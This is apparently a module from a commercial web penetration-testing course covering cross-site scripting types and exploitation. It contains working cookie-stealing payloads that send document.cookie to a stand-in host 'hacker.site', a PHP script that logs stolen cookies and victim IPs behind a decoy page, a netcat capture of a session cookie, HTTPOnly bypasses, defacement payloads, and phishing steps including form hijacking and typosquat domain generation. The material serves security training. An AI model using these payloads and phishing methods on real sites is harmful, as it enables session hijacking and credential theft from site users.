Web Application Penetration Testing eXtreme

v2

Cross-Site Scripting

Section 01 | Module 03

Table of Contents

MODULE 03 | CROSS-SITE SCRIPTING

3.1 Introduction

3.2 Cross-Site Scripting

3.3. XSS Attacks

3.4 Exotic XSS Vectors

Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ XSS attacks
- ✓ Browser misconfigurations
- ✓ Exploitation of Cross-Site Scripting

3.1

Introduction

3.1 Introduction

It all started on the 2nd of February 2000 with the CERT Advisory CA-2000-02:

Malicious HTML Tags Embedded in Client Web Requests

This advisory is being published jointly by the CERT Coordination Center, DoD-CERT, the DoD Joint Task Force for Computer Network Defense (JTF-CND), the Federal Computer Incident Response Capability (FedCIRC), and the National Infrastructure Protection Center (NIPC).

*Source>*https://web.archive.org/web/20141011224047/http://www.cert.org/historical/advisories/ca-2000-02.cfm

3.1 Introduction

Initially named "cross-site" scripting, it was shortened with CSS; however, when people started to confuse it with its "homonymous", **C**ascading **S**tyle **S**heets, someone **on a mailing list** proposed to use the XSS abbreviation. That was all it took, and the name stuck.

Source> ***http://jeremiahgrossman.blogspot.it/2006/07/origins-of-cross-site-scripting-xss.html***

3.2

Cross-Site Scripting

3.2 Cross-Site Scripting

As a rule, XSS occurs when a browser renders untrusted content in a trusted environment. If the content contains dynamic languages such as HTML, JavaScript and others, the browser may execute the untrusted code.

There is no single standardized classification for XSS, but we can identify two main categories: those that deal with the **server-side** code and those with the **client-side (however XSS impacts the client only)**.

Reflected XSS
Persistent XSS

DOM XSS
Universal XSS

3.2 Cross-Site Scripting

Before analyzing techniques and scenarios involving XSS flaw exploitation, let's briefly recap the main differences between the four types of XSS flaws.

3.2.1 Reflected XSS

Reflected XSS is probably the most common and well understood form of XSS vulnerabilities. It occurs when untrusted user data is sent to a web application and it is immediately echoed back into the untrusted content. Then, as usual, the browser receives the code from the web server response and renders it.

3.2.1 Reflected XSS

Welcome Message

Clearly, this type of vulnerability deals with the **server-side** code. A simple example of vulnerable PHP code is the following welcome message:

```
<?php $name = @$_GET['name']; ?>
Welcome <?=$name?>
```

3.2.1 Reflected XSS

To exploit this type of XSS, it often requires one to craft links and can involve a certain degree of social engineering.

In addition to this, it's handy to know how to obfuscate URLs (discussed in depth in the "*Encoding, Filtering and Evasion*" module).

3.2.2 Persistent XSS

Persistent (or **Stored**) **XSS** flaws are similar to Reflected XSS; however, rather than the malicious input being directly *reflected* into the response, it is *stored* within the web application.

Once this occurs, it is then echoed somewhere else within the web application and might be available to all visitors.

3.2.2 Persistent XSS

Even these types of XSS flaws occur within server-side code, but between the two, this is the most useful for an attacker.

The reason is simple! With a page persistently affected, we are not bound to trick a user. We just exploit the website and then any visitor that visits will run the malicious code and be affected.

3.2.2 Persistent XSS

In this scenario, both databases and file system files are the target data storage mechanisms.


The next example is a dummy logging mechanism for newcomers. In this case only the administrator, "identifiable" with a **`GET`** parameter **`auth=1`**, can read the list.

3.2.2 Persistent XSS

Newcomers Logging System

```php
<?php
$file = 'newcomers.log';
if(@$_GET['name']){
	$current = file_get_contents($file);
	$current .= $_GET['name']."\n";
	// Store the newcomer
	file_put_contents($file, $current);
}
// If admin show newcomers
if(@$_GET['admin']==1)
	echo file_get_contents($file);
```

http://example.com/?name=Giuseppe



3.2.3 DOM XSS

The next one is **DOM XSS** which, simply put, is a form of cross-site scripting that exists only within client-side code (typically JavaScript).

Generally speaking, this vulnerability lives within the DOM environment, thus within a page's client-side script itself and does not reach server-side code. This is the reason why this flaw is also known as **Type-0** or **Local XSS**.

3.2.3 DOM XSS

This is similar to our Reflected XSS example but without interacting with the server-side.

A web application can echo the welcome message in a different way as you will be able to see in the following sample code on the next slide.

3.2.3 DOM XSS

Welcome Message

```
<h1 id='welcome'></h1>
<script>
      var w = "Welcome ";
      var name =  document.location.hash.substr(
                        document.location.hash.search(/#w!/i)+3,
                        document.location.hash.length
                  );
      document.getElementById('welcome').innerHTML = w + name;
</script>
```

http://example.com/#w!Giuseppe

3.2.3 DOM XSS

The key in exploiting this XSS flaw is that the client-side script code can access the browser's DOM, thus all the information available in it. Examples of this information are the URL, history, cookies, local storage, etc. Despite this, the DOM is a jungle, and finding this type of XSS is not the easiest of tasks.

Technically speaking, when we talk about DOM Based XSS there are two fundamental keywords: **sources** and **sinks**. Back to the previous example, **`location.hash`** is the **source** of the untrusted input, while **`.innerHTML`** is the **sink** where the input is used.

3.2.3 DOM XSS

A good explanation of these two keywords is the following:

In software, data flow can be thought as in water flow in aqueduct systems which starts from natural sources and ends to sinks. In software security the sources are to be considered starting points where untrusted input data is taken by an application.

Sinks are meant to be the points in the flow where data depending from sources is used in a potentially dangerous way resulting in loss of Confidentiality, Integrity or Availability (the CIA triad).

Source> https://code.google.com/p/domxsswiki/wiki/Sources

3.2.3 DOM XSS

The previous definition is taken from a valuable knowledge base: **DOMXSS Wiki**. The aim of this wiki is to identify **sources** and **sinks** methods exposed by both public and widely used JavaScript frameworks. These frameworks could potentially introduce DOM Based XSS issues.

3.2.4 Universal XSS


The three 'evergreen' types of XSS (Reflected, Persistent, DOM) have something in common: web application code, server-side code and/or client-side code.

Their relationship is that this code is inadequately developed; thus, there is a vulnerable page somewhere for us to exploit. There is a fourth type of XSS Cross-site Scripting: **Universal XSS** or **UXSS**.

3.2.4 Universal XSS

Universal XSS is a particular type of Cross-site Scripting, it does not leverage the flaws against web applications but the **browser**, its **extensions** or its **plugins**.

A very simple example is within the Google Chrome WordReference Extension that does not properly sanitize the input of the search.



3.3

XSS Attacks

3.3 XSS Attacks

"What is the worst thing you can do with XSS?"

A productive way to answer and learn from this question is to examine some real-world based examples of XSS attacks, which we will explore in the upcoming content.

3.3.1 Cookie Gathering

One of the main techniques used to keep track of user sessions is by using HTTP cookies. Sometimes, these cookies also contain user information such as username, password, and other application related information.

Clearly, these small pieces of data, that are stored within the browser, may give you the key to something special. An example of this is the **user session identifier** of your victim.

3.3.1 Cookie Gathering

So naturally, one of the possible attack vectors used to exploit an XSS flaw is called **Cookie Grabbing**. Basically, the attacker tries to grab all cookies available within the vulnerable page in order to find something interesting.

Generally speaking, stealing cookies is a three-step process consisting of:

3.3.1.1 Script Injection

Script injection is the first step. Here, we inject the malicious payload that will send the stolen cookies to our controlled CGI.

To access cookies, the DOM provides the **`document.cookie`** property that returns a simple string.

3.3.1.1 Script Injection

Accessing Cookies

```
var accessibleCookies = document.cookie;
```

accessibleCookies is a string containing a semicolon-separated list of cookies in **key=value** pairs. The result contains cookies without the **HTTPOnly** attribute. On HTTP connections, only cookies without the **SECURE** attribute set are contained in the result.

3.3.1.1 Script Injection

Stealing Cookies

To steal cookies, we need to send the **`document.cookie`** content to something we can control, using a simple script like:

```
new Image().src ="http://hacker.site/C.php?cc="+escape(document.cookie);
```

Using the **`Image`** object, we perform a **`GET`** request to our managed CGI (**`C.php`**), sending the stolen cookies within the **`cc`** parameter.

3.3.1.1 Script Injection

Stealing Cookies

We have several options here because we can use different HTML DOM objects, properties and events. This depends on the scenario we are facing and thus where the injection point is and what we can inject!

Let’s look at a few different scenarios.

3.3.1.1 Script Injection

Stealing Cookies

```
<!-- Script Variable -->
<script> var a = ">>INJ<<"; </script>
```

```
";new Image().src ="http://hacker.site/C.php?cc="+escape(document.cookie);//
```

```
<!-- Attribute -->
<div id=">>INJ<<">
```

```
x" onmouseover="new Image().src='http://hacker.site/C.php?cc='+escape(document.cookie)
```

```
<!-- HREF -->
<a href="victim.site/#>>INJ<<">
```

```
x" onclick="new Image().src='http://hacker.site/C.php?cc='+escape(document.cookie)
```

3.3.1.1 Script Injection

Stealing Cookies

```
<!-- Script Variable -->
<script> var a = ">>INJ<<"; </script>
```

```
";new Audio().src="http://hacker.site/C.php?cc="+escape(document.cookie);//
```

```
<!-- Attribute -->
<video width="320" height=">>INJ<<">
```

```
240" src=x onerror="new Audio ().src='http://hacker.site/C.php?cc='+escape(document.cookie)
```

3.3.1.2 Cookie Recording & Logging

Cookie Recording and then **Logging** are the next steps. Once the client-side has performed the request to our controlled CGI, it is time to handle the request and manage the parameter sent.

Here, we define which information to collect, how to store it and the action to perform once this valuable information is obtained.

3.3.1.2 Cookie Recording & Logging

Basic Use

Following the previous examples, let's suppose we have our PHP script **`C.php`** listening on our **`hacker.site`** domain.

The first basic example, presented on the next slide, instructs the script to simply store the **`GET['cc']`** content in a file.

3.3.1.2 Cookie Recording & Logging

Basic Use

```
<?php
error_reporting(0); # Turn off all error reporting

$cookie      =   $_GET['cc']; # Request to log

$file        =   '_cc_.txt'; # The log file
$handle      =   fopen($file,"a"); # Open log file in append mode
fwrite($handle,$cookie."\n"); # Append the cookie
fclose($handle); # Append the cookie

echo '<h1>Page Under Construction</h1>'; # Trying to hide suspects...
```

3.3.1.2 Cookie Recording & Logging

Advanced Use

To make things a little bit complex, we can start adding some features to our PHP script.

For example, if we have a centralized mechanism but multiple exploited web applications, we need to keep track of much more information such as the hosts, time of logging, IP addresses and so forth. It is up to us to select what to know!

3.3.1.2 Cookie Recording & Logging

Advanced Use

```
<?php error_reporting(0); # Turn off all error reporting
function getVictimIP() { ... } # Function that returns the victim IP
function collect() {
    $file =  '_cc_.txt';                                    # The log file
    $date = date("l dS of F Y h:i:s A");                    # Date
    $IP = getVictimIP();                                    # A function that returns the victim IP address
    $cookie  =  $_SERVER['QUERY_STRING'];                   # All query string
    $info = "** other valuable information **";

    $log =   "[$date]\n\t> Victim IP: $IP\n\t> Cookies: $cookie\n\t> Extra info: $info\n";
    $handle  =  fopen($file,"a");                           # Open log file in append mode
    fwrite($handle,$log."\n\n");                            # Append the cookie
    fclose($handle);                                        # Append the cookie in _cc_.txt file
}
collect();
echo '<h1>Page Under Construction</h1>'; # Trying to hide suspects
```

File > _cc_.txt

```
[Monday 12th 2014f May 2014 01:30:25 PM]
        > Victim IP: 127.0.0.1
        > Cookies: test=testmyscript
        > Extra info: ** other valuable information **
```

3.3.1.2 Cookie Recording & Logging

Advanced Use

Once we obtain the desired cookie, we can do several operations in addition to logging.

Some examples are as follows: a request to an API that requires the stolen cookies (impersonation), notify the attacker via email.

3.3.1.3 Netcat Example

Instead of setting up a server and configuring the scripts, if we need a simple and fast solution to track the stolen cookies, we can use the **`netcat`** utility.

3.3.1.3 Netcat Example

Starting netcat on the localhost, with verbose mode on port 80

```
ohpe@kali:~$ sudo netcat -lvvp 80
listening on [any] 80 ...
```

Request logged

```
ohpe@kali:~$ sudo netcat -lvvp 80
listening on [any] 80 ...
192.168.3.19: inverse host lookup failed: Unknown server error : Connection time
d out
connect to [192.168.3.27] from (UNKNOWN) [192.168.3.19] 10374
GET /__uvt%3D%3B%20uvts%3Ddas%3B%20__utma%3D233483271.1379834766.1399902110.1399
902110.1399902110.1%3B%20__utmc%3D233483271%3B%20__utmz%3D233483271.1399902110.1
.1.utmcsr%3Ds21147-101620-qtu.sipontum.hack.me%7Cutmccn%3D%28referral%29%7Cutmcm
d%3Dreferral%7Cutmcct%3D/index.php%3B%20PHPSESSID%3D1l3i2uvv05vi1au82v8feiulj4%3
B%20popunder%3Dyes%3B%20popundr%3Dyes%3B%20setover18%3D1 HTTP/1.1
Host: 192.168.3.27
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:29.0) Gecko/20100101 Firefox/
29.0
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://s3-101146-wtn.sipontum.hack.me/programs.php
Connection: keep-alive

 sent 0, rcvd 709
```

Client-side request

```
<script>
new Image().src="http://192.168.3.27/"+
escape(document.cookie);
</script>
```

3.3.1.4 Bypassing HTTPOnly Flag

Everything works nicely until we run into cookies with the **`HTTPOnly`** flag set!

Basically, this flag forces the browser to handle the cookie only when transmitting HTTP(s) requests; thus, for client-side scripting languages (IE: JavaScript), these cookies are practically invisible!

3.3.1.4.1 Cross-Site Tracking (XST)


However, over the years several methods have been found to bypass this restriction and access prohibited cookies.
The first came out in late 2003 by Jeremiah Grossman and the technique is called **XST(Cross-Site Tracing)**.

The idea is to take advantage of the HTTP itself. Since scripting languages are blocked, why not use the **HTTP TRACE** method as per this whitepaper. Basically, **TRACE** is a request method used for debugging, and it echoes back input requests to the user.

3.3.1.4.1 Cross-Site Tracking (XST)

By starting a **TRACE** connection with the victim server, we will receive our request back. Additionally, if we send HTTP headers, normally inaccessible to JavaScript (IE: **Cookie**), we will be able to read them! Below is a simple **TRACE** request that simulates the sending of a custom header **Test**. We used cURL but you can obtain the same result using other tools.

Request
> TRACE / HTTP/1.1
> User-Agent: curl/7.26.0
> Host: victim.site
> Accept: */*
> Test: test-header



Response
< HTTP/1.1 200 OK
< Date: Mon, 12 May 2014 13:39:04 GMT
< Server: Apache/2.4.6 (Win32) mod_fcgid/2.3.7
< Transfer-Encoding: chunked
< Content-Type: message/http
<
TRACE / HTTP/1.1
User-Agent: curl/7.26.0
Host: victim.site
Accept: */*
Test: test-header

3.3.1.4.1 Cross-Site Tracking (XST)

Since we are trying to steal protected cookies by exploiting an XSS, we need to perform this kind of request using a web browser. With this way, we will send the protected cookies in the **`TRACE`** request and then be able to read them in the response!

In JavaScript, there is the **`XMLHttpRequest`** object that provides an easy way to retrieve data from a URL. It allows us to do this without having to do a full-page refresh. Let's look at how to create a simple **`TRACE`** request.

3.3.1.4.1 Cross-Site Tracking (XST)

```
<script>  // TRACE Request
    var xmlhttp = new XMLHttpRequest();
    var url = 'http://victim.site/';
    xmlhttp.withCredentials = true; // Send cookie header
    xmlhttp.open('TRACE', url);

    // Callback to log all responses headers
    function hand () { console.log(this.getAllResponseHeaders()); }
    xmlhttp.onreadystatechange = hand;

    xmlhttp.send(); // Send the request
</script>
```

This attribute allows user credentials to be sent, i.e. **Cookies**, **HTTP authentication**, and **Client-side SSL certificates.**

3.3.1.4.1 Cross-Site Tracking (XST)

Once we have performed this request, **if everything goes smoothly**, then we can read the headers echoed back from the **`TRACE`** request. Easy isn't it? Nope!

This technique is very old and consequently modern browsers **BLOCK** the **`HTTP TRACE`** method in **`XMLHttpRequest`** and in other scripting languages and libraries, such as jQuery, Silverlight, Flash/ActionScript, etc.

3.3.1.4.1 Cross-Site Tracking (XST)

*TRACE with **XMLHttpRequest***

```
SecurityError: Failed to execute 'open' on 'XMLHttpRequest': 'TRACE' HTTP method is unsupported.
```

```
NS_ERROR_ILLEGAL_VALUE:
    xmlhttp.open('TRACE', url);
```

*TRACE with **jQuery.ajax()***

```
▶Uncaught SecurityError: Failed to execute 'open' on 'XMLHttpRequest': 'TRACE' HTTP method is unsupported.
[Exception... "Illegal value"  nsresult: "0x80070057 (NS_ERROR_ILLEGAL_VALUE)"  location: "JS frame :: http://ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.js :: .send :: line 4"  data: no]
console.error(message.statusText);
```

3.3.1.4.1 Cross-Site Tracking (XST)

A legitimate question could be:

> Why should I need the TRACE method if I know the page that sets cookies, since I can make a GET/HEAD/POST request and read the Set-Cookie header within the response content?

It is not possible:

This box is non-normative. Implementation requirements are given below this box.

client . **getResponseHeader**(*header*)

Returns the header field value from the response of which the field name matches *header*, unless the field name is `Set-Cookie` or `Set-Cookie2`.

http://www.w3.org/TR/XMLHttpRequest/#the-getresponseheader()-method

3.3.1.4.1 Cross-Site Tracking (XST)

So, why have we seen this *old* and *almost dead* technique? Because who knows if the attacker finds another way of doing **`HTTP TRACE`** requests, then he can bypass the **`HTTPOnly`** flag, but only if he understands how **`XST`** works.

An example of this was found by **Amit Klein** when he discovered a simple trick for **`IE 6.0 SP2`**. Instead of using **`TRACE`** for the method he used **`\r\nTRACE`** and the payload under some circumstances worked!

3.3.1.4.2 CVE: 2012-0053 aka Apache HTTPOnly Cookie Disclosure

Another way to access **`HTTPOnly`** cookies is exploiting web server bugs. One such example is related to the infamous **`Apache HTTP Server 2.2.x`** through **`2.2.21`** (CVE-2012-0053)


Generally in the Apache HTTP Server, if an HTTP-Header value exceeds the server limits (i.e. is too long), the server responds with a **`HTTP 400 Bad Request`**. In these vulnerable versions, where the server also includes the complete headers (name + value) on the 400 error page, this doesn't occur.

3.3.1.4.2 CVE: 2012-0053 aka Apache HTTPOnly Cookie Disclosure


With an XSS flaw, it's possible to create and then send a burst of large cookies that then generates the 400 error page. We can then just read the response that will definitely contain the **`HTTPOnly`** cookies.

You can find a PoC is here:
https://gist.github.com/pilate/1955a1c28324d4724b7b

3.3.1.4.2 CVE: 2012-0053 aka Apache HTTPOnly Cookie Disclosure




Apache 2.2.22 *not vulnerable*



Apache 2.2.21 *vulnerable*

3.3.1.4.2 CVE: 2012-0053 aka Apache HTTPOnly Cookie Disclosure

In BeEF there is a module named **`Apache Cookie Disclosure`**, which is available under the **`Exploits`** section.



3.3.1.4.3 BeEF's Tunneling Proxy

An alternative to stealing protected cookies is to use the victim browser as a **proxy**. Basically, what we can do here is exploit the XSS flaw and use the victim browser to perform requests as the victim user to the web application.

We can do this simply by using **Tunneling Proxy** in BeEF. This feature allows you to tunnel requests through the hooked browser. By doing so, there is no way for the web application to distinguish between requests coming from legitimate user and requests forged by the attacker.

3.3.1.4.3 BeEF's Tunneling Proxy

Clearly, this exploitation technique is also effective against web developer protection techniques such as using multiple validations like **`User-Agent`**, **`IP`**, custom headers, etc.

3.3.2 Defacements

Although you will never deface your client's website, defacement is one of the most visible damages that an XSS flaw may cause. Moreover, together with the simple *alert* box, it happens to be the best way to explain to your client that XSS flaws should be patched as soon as possible.

Instead of injecting malicious code that runs behind the scenes and performs evil operations, (cookie stealing…) with this attack method the malicious intent is to give a precise message or misleading information to users of the attacked application.

3.3.2 Defacements

Examples

Precise message: PoC

Source >
http://www.xssed.com/news/110/Norton_Update_Center_critical_XSS_vulnerability/

Misleading message

Source>
http://news.netcraft.com/archives/2008/04/24/clinton_and_obama_xss_battle_develops.html

Precise message

Source>
http://zerosecurity.org/2013/01/mit-hacked-defaced-by-anonymous

3.3.2 Defacements

We may categorize XSS Defacements into two types: **Non-persistent** or **Virtual** and **Persistent**.

At this point, the differences should be clear, but let's look at some examples.

3.3.2.1 Virtual Defacement

If we exploit an XSS flaw that does not modify the content hosted on the target web application, then we are doing a **Virtual Defacement**. Typically, this is what happens when abusing Reflected XSS flaws.

http://www.xssed.com/news/110/Norton_Update_Center_critical_XSS_vulnerability/

3.3.2.1 Virtual Defacement

http://victim.site/XSS/reflected.php?name=%3Cscript%3Edocument.body.innerHTML=%22%3Cimg%20src=%27http://hacker.site/pwned.png%27%3E%22%3C/script%3E

```
<?php $name = @$_GET['name']; ?>
Welcome <?=$name?>
```

```
<script>
document.body.innerHTML="<img src='http://hacker.site/pwned.png'>"
</script>
```

3.3.2.2 Persistent Defacement

A more severe form is when the defacement becomes **persistent**. In this case, the attacked page is modified permanently and, despite the *Virtual Defacement* type here, the attacker does not need to fool users into visiting a crafted URL.

Source URL: http://www.netcrawlr.net/2011/06/anonymous-defaced-kiwi-no/. Please note that it is no longer active and is a historic image.

3.3.2.2 Persistent Defacement

Example


3.3.2.2 Persistent Defacement

Other than benign intentions, this kind of attack could be a good vector for malicious users to conduct sophisticated attacks.

For example, attacking a newspaper website they can manipulate the masses points of view by spreading fake news!

3.3.3 Phishing

*"**Phishing** is the act of attempting to acquire sensitive information such as usernames, passwords, and credit card details (and sometimes, indirectly, money) by masquerading as a trustworthy entity in an electronic communication…"*



TrustedBank™

Dear valued customer of TrustedBank,

We have recieved notice that you have recently attempted to withdraw the following amount from your checking account while in another country: $135.25.

If this information is not correct, someone unknown may have access to your account. As a safety measure, please visit our website via the link below to verify your personal information:

http://www.trustedbank.com/general/custverifyinfo.asp

Once you have done this, our fraud department will work to resolve this discrepency. We are happy you have chosen us to do business with.

Thank you,
TrustedBank

Member FDIC © 2005 TrustedBank, Inc.

http://en.wikipedia.org/wiki/Phishing

3.3.3 Phishing

Despite server and client exploitation methodologies, often times **humans**, the weakest link in the information security chain, may help us do the "dirty job".

In this sub-chapter, we are going to analyze some techniques to conduct a **phishing attack** over an XSS flaw.

3.3.3 Phishing

The "*theory of phishing*" requires some fundamental steps to be followed in order to successfully conduct a phishing attack.

One of the first is to create a **fake website** that will contain the malicious code the attacker wants to execute. Then the ways to divulge the links are endless.

3.3.3 Phishing

To clone a website, there are few options we can embrace. This includes building the website from scratch to cloning an existing one or displaying a simple error page. If our targeted website is affected by an XSS flaw, however, who really cares to do all of this?

We can modify the website to behave just like the phishing site.

3.3.3 Phishing

Basic Example

Assuming we have found an XSS flaw in a website and we want to steal the information that is submitted in a form, how do we accomplish this?

A basic way to perform XSS Phishing is to alter the **`action`** attribute of the **`<FORM>`** tag in order to hijack the submitted form input.

3.3.3 Phishing

We are assuming that the XSS flaw page is in the same page of the stolen form; however, it can realistically occur that the two are placed in different points of the web application. In this case, we need to leverage the XSS flaw to access the form we have targeted (IE: opening that page).

NOTE: In any case, the advantages of this approach are that SSL certs, DNS checks, blacklists, and many phishing defenses fail miserably when handling XSS Phishing attacks because the phishing website is the "actual" website.

3.3.3 Phishing

Exploiting XSS Phishing manually is easy and effective, but we can’t not mention some very useful tools that may be very helpful during the phishing attacks.

We need to remember that phishing techniques are often used during Social Engineering attacks; thus, many of the tools are the same.

3.3.3.1 Cloning a Website

If we want to **clone** an existing website or **clone and inject** a payload, then we may use one of the following tools:

command-line

site cloner

https://www.gnu.org/software/wget/

3.3.3.1 Video

Cloning a Website

See how a website can be cloned, which is the first step for a successful phishing attack!

**Videos are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the resources drop-down in the appropriate module line. To UPGRADE, click LINK.*

3.3.3.2 Choosing a Domain Name

Once the website has been cloned, you should consider where you will host the phishing site. Skipping the "logistics part" (virtual hosting, register, etc…), an interesting point to analyze is what domain name to use.

3.3.3.2 Choosing a Domain Name

The more the domain name is similar to the victim's domain name the better. The simplest way to generate an alike domain name is introducing **typos** and playing with **characters variations**. A simple example is the following:

www.google.com > **wwwgoogle.com**

3.3.3.2 Choosing a Domain Name

In this scenario, what we need is **URLCrazy**! It is a simple command-line tool that generates and tests domain typos and variations to detect and perform typo squatting, URL hijacking, phishing and corporate espionage.

Typo Type	Typo	DNS-A	CC-A	DNS-MX	Extn
Character Omission	ww.google.com	74.125.232.130	US,UNITED STATES		com
Character Omission	www.gogle.com	74.125.232.159	US,UNITED STATES		com
Character Omission	www.googe.com	162.243.20.86			com
Character Omission	www.googl.com	74.125.232.151	US,UNITED STATES		com
Character Omission	www.google.cm	74.125.232.152	US,UNITED STATES		cm
Character Omission	www.goole.com	213.165.70.39	DE,GERMANY		com
Character Omission	www.oogle.com	69.65.50.3	US,UNITED STATES	oogle.com	com
Character Omission	wwwgoogle.com	74.125.232.148	US,UNITED STATES		com
Character Repeat	www.ggoogle.com	74.125.232.159	US,UNITED STATES		com
Character Repeat	www.googgle.com		?		com
Character Repeat	www.googlee.com	74.125.232.152	US,UNITED STATES		com
Character Repeat	www.googlle.com	208.43.10.5	US,UNITED STATES		com
Character Repeat	www.gooogle.com	74.125.232.159	US,UNITED STATES		com
Character Repeat	wwww.google.com		?		com
